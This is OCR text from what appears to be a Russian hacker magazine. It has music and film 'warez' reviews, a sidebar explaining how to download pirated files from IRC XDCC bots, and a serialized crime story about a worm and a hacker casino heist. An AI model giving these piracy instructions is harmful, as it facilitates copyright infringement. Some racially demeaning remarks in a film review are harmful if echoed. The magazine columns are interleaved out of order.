Сандра записывается на студии Пола Окенфолда. Сам Пол называет ее лучшим ДЖ планеты. Диск очень зрелый, удачно комбинирует хорошо известные вещи от хорошо известных творцов (Moby, BT, &co) с треками, заточенными под клубное пространство. Как и предыдущие творцы, Сандра относится к разряду прогрессивных трансеров. Однако это совершенно другой уровень музыкального сознания. Это человек с глубоким пониманием темы, который играет для понимающих людей. Единственный минус – диск излишне причесан под стилистику Perfecto-релизов, так что человек, далекий от дэнц-дынца, легко спутает предложенный релиз с более ранними Oakenfold'овскими работами на той же студии.

DMITRI FROM PARIS «IN THE HOUSE»



Как вставляет:

Хотел было уже закрывать обзор, оставив Junior Jack'a при звании «лучшего хаусера зимы». Однако проявился Dmitri, очень умело замешивающий диско, фанк и актуальный хаус. Двойной диск (+третий бонусовый)

КАК СЛИВАТЬ С IRC

Весь описанный выше варез находится в IRC и размещен на XDCC-ботах. Для поиска контента используются поисковики вроде **www.xdccspy.com** и **www.packetnews.com**. На них можно найти адрес IRC-сети варезников и имя канала. Для получения желанного пака (обычно это архив с искомым материалом) набирается команда /ctcp ник_бота xdcc send #номер_пака. Бывают случаи, когда боты отвечают только на команды /msg вместо /ctcp. Одни и те же файлы могут распространяться с разными размерами. Это дает возможность выбирать между соотношением размер/качество.

приятно завораживает и с радостью остается в дискмене на пару дней с постоянным repeat'ом. Dmitri – лучшее, что дарит миру танцевальная Франция. Он задает темп целой серии музыкальных релизов знаменитой сети Hotel Costes. Диск уверенно потеснил Blue 6, Thievery Corporation и Miguel Migs на моей полочке easy listening house'a.

SCISSOR SISTER «SCISSOR SISTERS»



Как вставляет:

Точнее всех этот диск охарактеризовал британский журнал «Arena», назвав творчество SS – молодым Элтоном Джоном на MDMA-порошке :). Диск успешно собирает Дэвида Боуи, Bee Gees и Pink Floyd для совместных трудов. При прослушивании диска возникает сомнение, а действительно ли это первый альбом группы? Уж очень все грамотно реализовано. Так бывает только с успешным тандемом творца и продюсера.

ВИДЕО WAREZ-КА

«УБОЙНАЯ ПАРОЧКА» (STARSKY & HUTCH)

Мировая премьера: 05.03.04
Премьера в RU: 22.04.04
В ролях: Оуэн Уилсон/Бен Стиллер/Кармен Электра/Эми Смарт
Режиссер: Тодд Филипс
Как вставляет:

Если бы не захват Америки «Страстями Христовыми», фильм стал бы самым кассовым уже в первую неделю проката. Современная комедия, особенно американская, задающая мировую моду, пребывает в явном упадке. И на этом фоне Бен Стиллер выглядит одним из лучших комедиантов наших дней. Просмотр «Настоящего самца» и «Встречи с родителями» - не самая плохая трата времени. Напарник стахановца немного слабее, но и он хорошо вписывается в сложившийся дуэт. Это уже шестой фильм с их союзом. В фильме парни шабашат с «копчиками». Назвать их «копами» - язык не поворачивается! Пытаются заловить кокаинового магната, параллельно развлекаясь с участницами магнатова гарема и его же порошковым продуктом. Очень неплохо прописаны пародии на классику кино, вроде «Born to Be Wild». Нелепые экзерсисы передразнивания «Очень страшного кино – 3» еще не совсем убили жанр. Классно зажигает репер Snoopy




Dog, продолжая актуальную тенденцию чернокожего юмора (а ля «Barbershop 2»).

«СТРАСТИ ХРИСТОВЫ» (THE PASSION OF THE CHRIST)

Мировая премьера: 25.02.04
Премьера в RU: 08.04.04
В ролях: Моника Белуччи/Джеймс Кавьезел
Режиссер: Мэл Гибсон
Как вставляет:

Один из наиболее скандальных фильмов начала тысячелетия. В нем рассказывается о последних двенадцати часах жизни Иисуса Христа с дюжиной воспоминаний о его пути к Распятию. Фильм получился очень откровенным и жестким. Бесконечные пытки, кровь, боль, жестокость и злость. В отношении большинства фильмов я считаю подобное неприемлемым и неоправданным. Однако здесь подобная прямота лишь помогает глубже вникнуть в проблему. В чем проблема? Это откроет для себя каждый зритель. Фильм выходит в российский прокат как раз к концу Поста, к Пасхе. Жанр кино лишь с большой натяжкой можно считать подходящим средством передачи религии. Однако «Страсти» получаются лучшим, что было снято о Христе. Вся несъедобность фильма, тяжесть формата точно передают, насколько телевизионные проповедники, столь популярные в США, в костюмах Zegna 58 размера, далеки от религии. Пожалуйста, закройте тему антисемитизма в этом фильме. Видеть лишь этот месседж от Гибсона – не видеть ничего.



«АМНЕЗИЯ» (TWISTED)

Мировая премьера: 27.02.04
В ролях: Эшли Джадд/Энди Гарсиа/Сэмюель Л. Джексон
Режиссер: Филипп Кауфман
Как вставляет:

Второй фильм из обзора об эмансипации, защите прав меньшинств. Фильм о проблеме, которая, IMHO, нашу страну не особо заботит. Фильм, который будет не понят населением. Здесь в роли меньшинства выступает тетка Эшли Джадд, прописанная чекисткой в заморском МВД. Один буржуиновский журнал назвал ее «самой умной из сексуальных и самой сексуальной из умных». От сексуальности остается совсем мало - локоны красавицы состригли, она похожа на активную лесбиянку (вот и снова проблема меньшинств =)). Самая-самая пребывает в нескончаемом стрессе, столь модном и востре-



СОФТ WAREZ

Несколько заметных релизов и бета-версий, которые можно найти на betanews.com:

Office XP Service Pack 3
Opera for Windows without Java 7.50 Preview 3 Build
Trillian 0.74H
GNOME 2.6 (2.5.90 Beta)
eMule 0.42d
Ad-aware Reference File 01R266 05.03.2004
Nero Burning Rom 6.3.0.6c
Total Commander 6.02
Sonique 2 Beta Build 103
mIRC 6.14
CuteFTP Pro 6.0 Beta
Kazaa Hack 2.52
OpenOffice.org for Linux 1.1.1rc
DivX Pro for Windows 5.1.1
HyperSnap-DX 5.50.01
PuTTY 0.54 Beta
Mandrake Linux 10.0 RC1
FlashGet 1.50
FreeBSD for i386 ISO 5.2.1 RC2
ICQ Lite Build 1302
The Bat! 2.03 RC1

ФУТУРИСЫ: КАКОЕ КИНО ОЖИДАТЬ?

«Гарри Поттер и Узник Азкабана» (Harry Potter and the Prisoner of Azkaban).
Мировая премьера: 04.06.04
Премьера в RU: 04.06.04
В ролях: Дэниел Рэдклифф/Эмма Уотсон/Руперт Гринт/Алан Рикман
Режиссер: Альфонсо Куарон

«Законы привлекательности» (Laws of Attraction)
Мировая премьера: 30.04.04
Премьера в RU: 03.06.04
В ролях: Джулиана Мур/Пирс Броснан
Режиссер: Питер Хоуитт

«Дар» (Godsend)
Мировая премьера: 30.04.04
Премьера в RU: 27.05.04
В ролях: Роберт Де Ниро/ Грег Киннир/ Ребекка Ромин-Стэмос
Режиссер: Ник Хамм

«Убить Билла: Фильм 2» (Kill Bill Vol.2)
Мировая премьера: 16.04.04
Премьера в RU: 17.06.04
В ролях: Ума Турман/Дэвид Кэррадайн/Люси Лиу/Майкл Мэдсен
Режиссер: Квентин Тарантино

«В огне» (Man on Fire)
Мировая премьера: 23.04.04
Премьера в RU: 10.07.04
В ролях: Дакота Фанинг/Дензел Вашингтон/Кристофер Уокен/Микки Рурк
Режиссер: Тони Скотт

«Широко шагая» (Walking Tall)
Мировая премьера: 16.04.04
Премьера в RU: 22.07.04
В ролях: Дуэйн/Нил МакДонаф/Джонни Ноксвиль/Джон Бисли
Режиссер: Кевин Брэй


«Ван Хельзинг» (Van Helsing)
Мировая премьера: 07.05.04
Премьера в RU: 07.05.04
В ролях: Хью Джекмен/Ричард Роксберг/Кейт Бекинсейл/Дэвид Уэнхэм
Режиссер: Стивен Соммерс

бованном у американца. Мутит пацанов по барам-дискотекам. Для пацанов встреча оказывается фатальной – начинаются «Десять негритят», и их постепенно убивают. Режиссер безуспешно пытается нарисовать две темы одновременно: детективно-боевиковскую и триллеро-психологическую. Огорчает и вид напарника – Энди Гарсиа, который заметно раскабанел и обложился песком старости. Он был тем задорным бандюком в «Крестном Отце – 3», и его совсем не ожидали увидеть таким откормленным.


«ГРЯЗНЫЕ ТАНЦЫ 2» (DIRTY DANCING: HAVANA NIGHTS)

Мировая премьера: 27.02.04
Премьера в RU: 13.05.04
В ролях: Ромола Гараи/Диего Луна/Джонатан Джексон/Мика Буреем
Режиссер: Гай Ферлонд
Как вставляет:

Поднимите руку те, кто не хотел стать подонком из оригинала «Грязных танцев», путающим лапочку Бэйби. Не вижу ваших рук! Да... когда еще не было качественного инета, а российский «Плейбой» только собирался издаваться, приходилось больше фантазировать. Тот фильм умел заставлять думать. Сможет ли новый фильм повторить это, когда мозг пресыщен зрительными и чувственными излишествами? Не сможет – увы, не цепляет. Сюжет тот же самый, только действие переносится в Гавану, незадолго до начала местной Революции. Вкратце: «девушка из высшего общества» мается в компании позолоченной молодежи, требуя зажигалова с зажигательными хлопцами. Эта девушка начинает гулять с официантом, подучивается «грязно» танцевать, собирается выбить 5 штук на конкурсе танцев. От недое... недоедания чувственного начинает сожительство с горячим мучачосом. В плане актерской работы – никаких предъяв, здесь все чисто. Слишком чисто. Простоту и очевидность сценария было бы лучше передать с лицом попроще, как делали герои первых «Танцев». Не лучшим образом сказались и прошедшие 17 лет. Сейчас, когда Кристина Агилера зовет «Get Dirty» «грязностью», кого-то удивить или шокировать – проблематично. Все будет выглядеть скучно и банально. Именно так и выглядит новинка. Ожидаем продолжения: «Грязные танцы: Жмеринские сумерки», «Саратовские вечера», «Махачкалинские полудни», и далее заполняем именами знакомые географические места.



«ПАРИКМАХЕРСКАЯ 2» (BARBERSHOP 2: BACK IN BUSINESS)



Мировая премьера: 06.02.2004
В ролях: Айс Кьюб/Цедрик Весельчак
Режиссер: Кевин Родни Селиван
Как вставляет:

Еще один повод радоваться жизни в нашей стране. Лишь тут можно свободно называть негра – негром. Черная комедия, наполненная черным юмором! Юмором очень специфическим, не всегда понятным нашему ушку – сказывается заточка фильма под амерского зрителя. Айс Кьюб, один из мировых реперов, ведет парикмахерский бизнес, где делится своим видением стиля с чернокожими братьями. Расклад меняется с приходом ненавистной цирюльнику глобализации - прямо напротив салона открывается парикмахерская из крупной сети. Новый салон жестко упакован, есть все желательные и нежелательные навороты, которых нет у Ice Cube'a. Однако ветеран бизнеса предлагает «реальных людей, реальный базар, и главное, реальных парикмахеров» для исключительно «реальных пацанов», очевидно. По номеру «2» в названии кино можно понять, что нечто подобное уже было в прошлой серии. Однако искать аналогии с первой частью не стоит, т.к. фильм получился радикально новым. Увы, на момент написания этих строк ни один из российских прокатчиков не заявил о показе этого фильма у нас на Родине. Это вполне логично, т.к. весомая часть фильма вещает о «черной гордости», о той, что у нас известна лишь по слухам или распространена в институте Патриса Лумумбы :).

mindw0rk (mindw0rk@gameland.ru)



ЧАСТЬ 3

Центр Химических Исследований Хаканаро в 40 км от Токио

6 февраля 2005 г.

Рабочий день подходил к концу. Сотрудники Хаканаро заканчивали свои дела и собирались домой. Все, кроме Мацуки Милоши – главного инженера Центра и ведущего специалиста по компьютеру NEC JD-1, расположенному в серверном помещении. Махина была сделана специально по заказу японского правительства и, хоть и не претендовала на первые места в списке ста самых мощных суперкомпьютеров, отличалась компактными размерами и достаточной для сложных химических вычислений производительностью. Работа ее не прекращалась ни на минуту – обычно в одновременной обработке находились сразу несколько проектов.

Помощник Милоши попрощался с боссом и направился к выходу. Из лаборатории, где работал инженер, хорошо просматривался серверный зал или «сокровищница», как называли его многие работники. Большое стерильное помещение с хорошей вентиляцией и белыми стенами, в центре которого находился ряд серебристых боксов. Мацуки проверил показания на дисплее своего PC, подключенного к JD. Все было в норме. Инженер сел в кресло и стал внимательно изучать распечатки данных, которые нужно было обработать на суперкомпьютере завтра.

Внезапно PC пискнул и перезагрузился.

Милоши рассеянно посмотрел на экран. Может, вышло из строя оборудование или глюканула какая-то программа – размышлял он, пока грузилась система. Но едва появилось окно Win2K, комп перезагрузился снова.

Мацуки запустил в сейфмоде программу отладки и протестировал железо. Утилита сообщила, что все комплектующие работают стабильно. Милоши загрузил последний сохраненный бэкап системы и стал вспоминать, что могло привести к сбою. Допускать повторных перезагрузок было нельзя – в рабочее время от стабильности работы управляющих компьютеров зависела работа всего компьютерного комплекса.

Внезапно все машины в лаборатории принялись ребутиться.

– Что за черт?! – выругался ученый. В ответ его компьютер тоже перезагрузился.

Такого на его памяти еще не было. Гигабитная сеть Центра Хаканаро соединяла 80 мощных PC, на которых работали сотрудники. Три узла – техническая лаборатория Мацуки, химическая лаборатория ведущего ученого Яци Махасана и офис руководителя Центра Фидзуки Ямабуси – были подключены к суперкомпьютеру. Большинство машин имели доступ в интернет, но компьютеры Мацуки Милоши не относились к их числу. Подключать управляющий узел к глобальной сети значило навлечь на всю систему опасность внешних атак. Нужная информация передавалась в лабораторию автоматическим редиректом с «операторских» машин, подключенных напрямую к интернету. Если бы не эта мера предосторожности, инженер в первую очередь подумал бы о проникновении компьютерного червя. Но так как это не представлялось возможным, он не понимал причин неполадок.

Отключив остальные компьютеры и запустив отладчик в сейфмоде на своем, Мацуки принялся шаг за шагом изучать логи и показания программ. Через 10 минут он обнаружил странный файл gis2dll.exe, появившийся в корневой директории винды и берущий управление на себя. Экзешник стоял на автозагрузке. Инженер ни секунды не сомневался, что этот файл и был виновником сбоев. Но как он оказался внутри локальной сети, и какие задачи, помимо ребутов, еще выполнял? Маловероятно, что автор подсадил своего зверька шутки ради. Да и поживиться тут было нечем – информация, обрабатываемая на суперкомпьютере, едва ли могла заинтересовать кого-нибудь. Разве что других химиков, которым она высылалась по заказу бесплатно.

Сделав запрос в интернете о файле gis2dll.exe, Милоши получил ответ: «Not found». Потом он запросил сведения о последних эпидемиях компьютерных вирусов и червей. Но оператор сообщил, что ничего особенного в последние 3 дня не происходило.

Мацуки открыл программу контроля JD-1 и стал тщательно все проверять. Суперкомпьютер работал как прежде, без сбоев, проекты считались своим ходом. Но тут его внимание привлекла странная активность в одном из сегментов JD. Блок D6 был единственным практически не используемым – предназначался он для срочных расчетов и не занимался, чтобы в нужное время не останавливать остальные проекты. Насколько было известно Мацуки, срочных расчетов на сегодня не планировалось. Тем не менее, блок D6 работал вовсю.

Инженер сделал запрос о том, какой проект находится в процессе работы в этом блоке. Ответ компьютера содержал сложную математическую формулу, решение которой просчитывалось. Милоши был не силен в математике, поэтому обратился к оператору за сведениями из интернета. Информации пришло немного, но среди мусора нашлось то, что нужно. Профессор математики Алан Питерсон из Исследовательского Института штата Огайо выложил на своем сайте решение какой-то конкурсной задачи. Питерсон утверждал, что алгоритм в целом верный, но для окончательного решения нужно вычислить указанную формулу и подставить полученное число в цельное уравнение. А для этого нужны были большие машинные ресурсы, которыми он сам не обладал. Формула, которую не мог решить профессор, была идентичной той, над которой теперь работал JD-1.

Запросив более подробную информацию об упомянутом конкурсе, Мацуки узнал, что американская правительственная организация SAIDO объявила о награде в 50 тысяч долларов тому, кто определит точную модель образования черных дыр в космосе. Решение именно этой задачи осветил профессор из Огайо.

Что ж, мотивы автора зверушки теперь были ясны. Оставалось понять, как червь проник в лабораторию, и чего еще стоило от него ожидать. Ответить на эти вопросы можно было только одним способом – полностью дизассемблировав код программы. У Мацуки Милоши впереди была длинная напряженная ночь.

Дерзкий план

10 июня. Утро. На вилле

Марина лениво потянулась. Она отлично выспалась, несмотря на то, что спала на чужой кровати в чужом доме. Рядом стоял компьютер, но, как и вчера, прикасаться к нему она не стала. Мало ли кто там мониторит ее нажатия. Поэтому она достала свой родной ноутбук, зашла по привычке через GRPS в Сеть и просмотрела почту. Ничего стоящего – рассылки и пустой треп.

Старческий голос, доносящийся из висящего на стене динамика объявил: «Доброе утро! Надеюсь, вы уже встали. К 10 часам жду вас в зале. Там вы сможете получить ответы на свои вопросы». Что ж, пора выслушать этот бред и возвращаться домой. Зазвонил мобильник.

– Маришенька, здравствуй. Как спалось?

Звонил воздыхатель, с которым Марину однажды бес попутал связаться. Поняв, что это за тряпка, она всячески намекала и даже прямо говорила, что им не по пути. Но Степан, очевидно, не понимал русскую речь.

– Слушай, тут э-э... такое дело. Есть два билета на симфонический концерт. Ты мне говорила, что любишь классическую музыку. Пошли, а?

– Извини, мне некогда.

– Тебе все время некогда! С кем я тогда пойду?

Марина начала злиться.

– Слушай, у меня сейчас важные дела, к тому же мне совершенно не хочется идти с тобой на этот концерт. Позвони какой-нибудь подружке или предложи маме.

– У меня нет никого, кроме тебя.

– Сочувствую, – Марина нажала отбой и занесла телефон в черный список. Давно пора.

В дверь постучали. На пороге стоял Макс. Он отлично выглядел и, улыбнувшись, спросил:

– Привет, как спалось?

Марина застонала.

– Вижу, не очень.

– Да нет, спалось хорошо. Просто нездоровое дежавю.

За дверью раздался шум. Похоже, опять гавкались Леон и Макендра. Пожалуй, это у них стало входить в привычку. Толстяк Лейзи допоздна сидел за компом и теперь дрыхнул, не обращая внимания ни на шум, ни на голос дяди Леши из динамика. Остальные приводили себя в порядок.

В 10 часов народ стал дружно подтягиваться в зал. Лейзи пришлось будить, и он, так и не умывшись, в мятой рубашке, присоединился к остальным. Дядя Леша уже сидел в кресле у камина и, философски потягивая трубку, ждал. Марина подумала, что, наверное, именно так должен выглядеть постаревший Шерлок Холмс.

– Ну что, дядя, выкладывайте. Каким образом вы намерены отхапать миллиард? – начал допрос Леон, когда все расселись. – И на что можем рассчитывать мы?

– Не спеши, Леон. Я все расскажу, но по порядку. Как вы, наверное, помните, способ получить деньги теоретически прост – нужно внедрить на сервер, где генерируются результаты, специальный самоудаляющийся программный код. Благодаря ему на одном из автоматов выпадет главный джекпот, и, ясное дело, находиться за ним будет наш человек.

– Это все понятно. Как мы этот чертов код вставим?

– Чтобы понять, как, нужно знать механизм работы всей системы. Сервер находится в большом здании Л-Центр рядом с отелем Лас-Вегас Плаза. На входе там 6 охранников и строгий фейс-контроль со сверением отпечатков пальцев. Доступ в это здание имеют 15 человек, и только четверо из них имеют доступ непосредственно к серверу. Само собой, большой босс Луи Ингреф, два администратора системы и ее автор. Внутри все друг друга знают и при случае немедленно подадут сигнал тревоги. От местного здания полиции до отеля – пара минут езды. Не сомневаюсь, что вчера вы уже успели продумать варианты и предположить, что можно подключиться к кабелю и перехватить весь трафик. Забудьте об этом. Недавно там установили 1024-битный шифр. Меморайзер подтвердит, что взломать такой ключ

нереально. Можно было бы попытаться вытянуть его у того, кто знает, но на самом деле его не знает никто. Ключ переменный и меняется автоматически каждые полчаса. Ингреф намеренно решился на такой шаг в целях безопасности. Если будет необходимо изменить систему шифрования – он просто перезагрузит всю систему. Но если это произойдет внепланово, полиция Лос-Анджелеса моментально явится на место в полном составе. Поэтому придется проникнуть в сердце Л-Центра и вручную запустить код.

– Подумать только, как все просто! Нужно сказать охране: «Простите, можно я пройду? Мне нужно перепрограммировать ваш сервак и выиграть миллиард долларов». Тебя пропустят и вуаля. Такой план? – прыснул Леон.

– Леон, дай ему договорить, – попросил Шейдер.

– Спасибо, – кивнул старик электронщику. – Как вы понимаете, сделать это нужно так, чтобы никто не заметил. Фейс-контроль пройти – не проблема. Маска, грим, синтезатор голоса помогут стать другим человеком. Отпечатки снимутся с оригинала, после этого сделать специальные наклейки на пальцы, и аппарат примет их за реальные. Чтобы залогиниться на сервере, нужно знать пароль одного из админов. И этого же админа на время операции нужно придержать вдали от Л-Центра. Не насильно! Думаю, такое под силу только Ксайле. Лейзи и Мемо понадобятся для отслеживания переговорных устройств и местоположения персонала. Чтобы никто из сотрудников здания не преподнес нам сюрприз. Конечно, трафик в радиопередатчиках зашифрован, этим займется криптограф, а Лейзи возьмет на себя непосредственно перехват и контроль.

– Какими передатчиками они пользуются? – спросил Лейзи.

– Flash IP. Знакомо?

– Да. Хорошая вещь.

– Алгоритм шифрования там несложный. Думаю, проблем для тебя, Виктор, не составит.

– А кто, интересно, полезет в самое пекло?

– Negro.

Макс удивленно поднял бровь.

– Вы меня, наверное, спутали с Джеймсом Бондом.

– Навыков спецагента от тебя не потребуется. Потребуются твои мозги и интуиция. Слышал о хакере Quest?

– Ну, об этом парне легенды ходят. Полгода назад он чуть не сорвал крупную security-конференцию в Германии из-за того, что ему не позволили на ней провести видеодоклад через интернет. Тема была слишком уж неправомерная. После чего он проник в беспроводную сеть конфы, к которой были подключены все участники, и запустил туда собственный вирус. Шуму было, как сейчас помню. Говорят, Quest лучший в области установки и обхода электронных ловушек. Но я думал, он в тюрьме?

– Нет, он не в тюрьме, хотя о его поимке писали чуть ли не все газеты. На самом деле это не более чем утка.

– А какое отношение этот хакер имеет к делу?

– Слух об аресте хакера пустил Ингреф. А на самом деле предложил ему работу – поддерживать компьютерную безопасность и стабильность сети казино. Вообще-то, для Quest'a работа на дядю нехарактерна, но чем-то Большой Луи его соблазнил. Так что именно Quest стоит за защитой сервера, и, сдается мне, без ловушек там не обошлось.

– И Вы считаете, что я смогу за каких-то полчаса обнаружить и обезвредить все, что там нахимичил этот Quest? Вы меня переоцениваете.

– Negro, если бы я считал, что ты с этим не справишься, я бы тебя сюда не звал.

– Ладно, а как быть со вторым админом?

– Поменьше с ним контактируй. Насколько мне уда-

лось узнать, это замкнутая личность и предпочитает больше работать, чем трепать языком.
– Сам код–то у Вас есть?
– Да. У меня есть свой человек в Лас–Вегасе, кото–рый одно время работал на Ингрефа. Он знаком с подобной системой и написал нужный скрипт.
– Ладно. Допустим, программу мы запустили. Что дальше?
– В то время как ты будешь работать с сервером, другая команда – Леон, Макендра и Шейдер – будут находиться в казино Golden Play. Я вам вчера сказал, что шанс выиграть кучу денег мизерный. На самом деле его нет вообще. На всех автоматах Ингрефа тайно стоит дополнительный блокировщик крупных джекпотов. То есть небольшие выигрыши быть мо–гут, но крупные достаются только подсадным уткам для создания ажиотажа среди простых людей. Уб–рать блокировщик не так просто, но Шейдер с этим справится после того, как я ему покажу схемы. Лео–ну нужно будет отпереть замок автомата и снять об–щую сигнализацию с устройства. Все это нужно бу–дет проделать быстро и незаметно.
– Насколько я знаю, в казино на каждом углу камеры. Если на каком–то автомате выпадет большой куш, то, уверен, запись с этим автоматом будут изучать часа–ми. Не хотелось бы, чтобы на пленке оказалась моя физиономия, – недовольно пробурчал Леон.
– Именно поэтому я пригласил Олю.
– Не понимаю, – удивилась Макендра. – Я специа–лист по игровым автоматам, а не по камерам слеже–ния.
– Думаю, все ты понимаешь, – сощурился дядя Ле–ша.
– Вы о чем?
– 2001 год. Рио–де–Жанейро. Ограбление казино Руби Пэлас. 2003 год. Париж. Из Лувра украдена картина стоимостью несколько миллионов долларов. Тот же год. Мехико. Ограбление национального бан–ка. Во всех случаях действовала команда профессио–налов, которых так и не удалось найти. Во многом благодаря тому, что установленные там камеры при повторном просмотре не отображали ничего. Пустой экран.
Макендра изменилась в лице, но твердым голосом спросила:
– Ну а я–то тут причем?
– Оленька, я думаю, причиной этих неисправностей в камерах была ты. Я ведь прав?
– Чушь какая–то!
Леон присвистнул.
– Я–то думал, что наша Оля – самая честная из все–го бандитского движения. Как же. Оказывается, нам до Оленьки еще расти и расти.
– Закрой рот! – посоветовала Макендра.
– Ребятки, у каждого из вас за плечами темные де–лишки, но мне до них нет никакого дела. Думаю, и вам тоже. Поэтому давайте не будем строить из себя невинных овечек, а обсудим дело, – выпустив клубок дыма, сказал дядя Леша. – Оленька, полагаю, спра–шивать глупо, но ты сможешь на 5 минут отвлечь обе камеры в зоне «нашего» автомата?
– Вы понимаете, что, как только вырубятся камеры, на это место сразу же прибегут охранники? Только в фильмах, глядя на заснеженный экран, полиция тупо думает о коротком замыкании.
– Правильно. Поэтому никаких заснеженных и чер–ных экранов быть не должно. Изображение нужно подменить живой съемкой, но без наличия в ней на–ших бравых парней, – дядя Леша кивнул в сторону Леона и Шейдера.
– Ну, так как?
– Мне понадобится кое–какое оборудование.
– У тебя будет все что нужно.
– Как–то все слишком сложно. Этот план как карточ–ный домик – достаточно вытащить одну карту, и все строение тут же развалится, – заметил Мемо.
– Не развалится, если каждый будет заниматься своим делом. Имейте в виду, что как только выпадет максимальный джекпот, Большой Луи сразу поймет, что его надули. Поэтому нужно будет собрать как можно больше свидетелей и представителей прессы – тогда ему не отвертеться. По правилам казино вы–игрыш, независимо от размера, должен быть выпла–чен сразу. Ясное дело, мы заберем деньги электрон–ным платежом. Люди Ингрефа обязательно попыта–ются отследить перевод и со временем вернуть деньги. Поэтому нужно будет основательно запутать следы. Тут–то в дело и вступит Айрекс.
– Дядя Леша, я давно хотел спросить, а какая наша доля во всем этом? – Леон закинул ногу на ногу и пристально посмотрел старику в глаза. – Я, конечно, на миллиард не претендую, но и за копейки так рис–ковать своей задницей не стану.
– В случае успеха каждый из вас получит по 10 мил–лионов долларов.
– Неплохо, неплохо. Но Вам достанется 930 миллио–нов. Зачем Вам столько, дядя Леша? Я и свои–то 10 лимонов еще не придумал, куда потрачу.
– Я люблю хай–тек. Уважаю прогресс. И все эти деньги я собираюсь пустить на этот самый прогресс. Финансирую несколько исследовательских центров, инвестирую средства в перспективные компьютер–ные проекты. На свете много талантливых людей, ко–торые строят наше будущее и нуждаются в деньгах. Я хочу им помочь. Думаю, это имеет смысл.
– Ну прямо Робин Гуд 21 века! – нарочито восхи–щенным голосом воскликнул Леон.
– Можно и так сказать. Ну что, все в игре?
– Я – да. Разве можно упускать такую возможность заработать себе на безбедную старость, – ответил «отмычковый гений».
– Да, можете на меня рассчитывать, – поддержала Макендра.
– Ну, давайте рискнем, – присоединился к ним Мемо.
– Звучит неплохо. Я с вами, – услышали все слова Шейдера.
– По–моему, херня это все. Но хрен с вами, я согла–сен, – это был Лейзи.
– Ну что ж, вперед. Я в свою очередь передам свои миллионы детским больницам, – сказала Ксайла.
– Ок, – просто ответил Макс.
– Дядя Леша, а кто же будет находиться непосред–ственно за автоматом? Этот человек, вроде, больше всех будет рисковать.
Старик внимательно посмотрел на всех и ответил:
– Несомненно. Поэтому за автоматом буду нахо–диться я.

Подготовка

Москва. Неделю спустя

Леон стоял на балконе загородной виллы дяди Леши и смотрел на бассейн, в котором плавала Макендра.
– Детка, за буйки не заплывай! – весело крикнул он сверху.
Оля показала фак и скрылась под водой.
За последнюю неделю Леон успел привязаться к этой девушке. И несмотря на то, что Олька строила из себя недотрогу, мужчина чувствовал взаимность. В прошлом у него было много женщин. Еще в школе он бегал за девчонками и тискал их в подворотнях. А с 17 лет уже не только тискал. Но ни одна из женщин, с которыми он спал, не вызывала у него воспетых в стихах чувств. Нет, многим из них он искренне сим–патизировал, но чтобы жить с какой–то глупышкой

больше месяца или еще чего доброго жениться – у Леона даже в мыслях не было.
В детстве Ленька Измайлов был дворовым заводилой. В играх, драках и ночных вылазках за виноградом он всегда был первым. Но в отличие от остальных дворовых пацанов, имел дополнительные интересы. Ленька обожал палеонтологию и перечитал все книги про динозавров, какие только мог найти. Он мечтал стать выдающимся палеонтологом, проводить раскопки где-нибудь в Северной Америке. И, может быть, даже откопать целый скелет тираннозавра. Но один случай в корне изменил его интересы и дальнейшую жизнь.
Как-то в апреле 1991 г. 12-летний Ленька возвращался домой раньше обычного и, поднявшись на свой этаж, обнаружил, что потерял ключ. Мама должна была вернуться поздно вечером, так что ничего не оставалось, как сидеть на лавочке и ждать. Как назло во двор никто из пацанов не выходил. Ленька со скучающим видом разглядывал прохожих и думал о своих динозаврах.
Рядом на лавочке примостился какой-то старик. Седой, уставший, он явно присел отдохнуть. Как-то незаметно у них завязалась беседа, и, узнав, что мальчик не может попасть домой, старик вызвался ему помочь.
– Вы что, будете ломать дверь? – испугался Ленька.
– Ну почему сразу ломать? – улыбнулся старик. – Есть способы попроще.
Они поднялись на этаж, и дед, который назвался Сан Санычем, с помощью какой-то шпильки за секунду открыл дверь.
Ленька был в восторге. Проводил старика в квартиру, несмотря на наставление мамы, напоил чаем и попросил научить «фокусу». Сан Саныч пытался отказаться, но Ленька умел уговаривать. Так состоялось первое знакомство 12-летнего мальчика и некогда известнейшего в Москве квартирного вора Мирона, теперь вышедшего на пенсию.
Следующие 5 лет Ленька усердно втайне от родителей осваивал воровские премудрости. А сразу после окончания школы ушел из дома и стал самостоятельно зарабатывать. Зачищал он, как и Мирон в прошлом, только квартиры богатеньких чиновников. И работал настолько профессионально, что к 26 годам не попался ни разу.
Когда с ним связался таинственный дядя Леша, Ленька Измайлов уже был известен как Леон – профессиональный вор, который мог достать любую вещь за любым замком. Накопив денег, он собирался завязать и начать спокойную жизнь, но ждал последнего, самого яркого дела, которое поставит точку в преступной карьере. И предложение дяди Леши вполне подходило на эту роль.
